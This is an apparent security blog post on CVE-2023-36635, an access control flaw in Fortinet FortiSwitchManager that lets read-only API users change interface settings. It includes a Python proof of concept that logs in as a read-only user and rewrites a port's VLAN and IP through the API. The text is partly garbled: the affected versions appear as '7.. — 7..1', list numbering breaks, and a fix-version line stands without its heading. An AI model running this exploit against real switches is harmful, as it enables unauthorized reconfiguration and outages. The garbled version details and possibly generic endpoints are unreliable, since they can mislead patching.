
CVE-2023-36635 is a recently disclosed vulnerability that directly affects Fortinet FortiSwitchManager—an essential piece of software often responsible for the configuration and management of FortiSwitches in enterprise networks. This vulnerability allows a user with *only* read-only permissions to modify network interface settings through the API, which is a significant break in the intended access control model.
This post breaks down what CVE-2023-36635 means, how it can be exploited, provides sample code, and gives you resources to patch or mitigate the issue.
What Is CVE-2023-36635?
CVE-2023-36635 describes an improper access control vulnerability in these specific versions of FortiSwitchManager:
7.. — 7..1
Due to flaws in access control logic, remote authenticated users with read-only accounts can modify the interface settings via the API. That means anyone who gets hold of a read-only account—even a junior or a compromised credential—could potentially reconfigure critical parts of your network.
> Fortinet's advisory: FG-IR-23-164
Why Is This So Dangerous?
1. Network Hygiene: Interface settings define what networks can be accessed and how networking equipment communicates. Allowing unauthorized users to change these settings could cause outages or data exfiltration.
2. Insider Threats: Anyone with a read-only account (e.g., for monitoring purposes) can suddenly escalate their privileges through the API.
3. Compliance: Improper access controls can erode compliance postures (think about SOC 2, ISO 27001, etc.).
The Exploit Details (How Does It Work?)
FortiSwitchManager is expected to check whether a user’s role is allowed to perform configuration changes on the API. However, in the vulnerable versions, this check is incomplete for some API endpoints related to network interfaces.
So: a user with a session and valid credentials (even with only read permissions) can POST or PUT new configurations to certain API endpoints and the system will accept and apply them.
Attacker logs in as a read-only user.
2. Attacker crafts an API request that targets a configuration endpoint—for instance, to change the VLAN of an existing interface.
Exploiting with Code (Proof of Concept)
Here’s a basic Python example (using the popular requests library) on how a read-only user could abuse the vulnerability. You’ll need to update the base_url, credentials, and interface settings as needed.
import requests

base_url = "https://your-fortiswitchmanager:443/api/v2";  # Change this to your address

session = requests.Session()
session.verify = False  # WARNING: for testing ONLY, don't do this in prod

# Step 1: Login (assume read-only user credentials)
payload = {
    'username': 'readonly_user',
    'password': 'readonly_password'
}
login_resp = session.post(f"{base_url}/logincheck", data=payload)
if login_resp.status_code != 200:
    print("Failed to log in")
    exit()

# Step 2: Change interface setting (e.g., set VLAN for port3)
api_url = f"{base_url}/interface/port3"

data = {
    "name": "port3",
    "vlan": 100,
    "ip": "192.168.100.10",
    "status": "up"
}

headers = {'Content-Type': 'application/json'}
response = session.put(api_url, json=data, headers=headers)

if response.status_code == 200:
    print("Interface updated! (this shouldn't happen with read-only account)")
else:
    print("Update failed, status code:", response.status_code)
> Disclaimer: Never try this exploit on live or production systems without explicit, written permission!
7.2.2 (fixed in 7.2.3 and later)
You can find the official patch notes here.
References
- Fortinet PSIRT Advisory FG-IR-23-164
- Official FortiSwitchManager Documentation
- CVE Details: CVE-2023-36635
Conclusion
CVE-2023-36635 is a clear reminder that even read-only accounts—if implemented incorrectly—can be a major threat to network security. Always keep your systems patched, validate the access control logic in APIs, and watch those logs!
If your organization uses FortiSwitchManager, update *now* and regularly audit the privileges your users have. A tiny overlook (like here) can lead to big trouble.
Timeline
Published on: 09/07/2023 13:15:00 UTC
Last modified on: 09/12/2023 14:26:00 UTC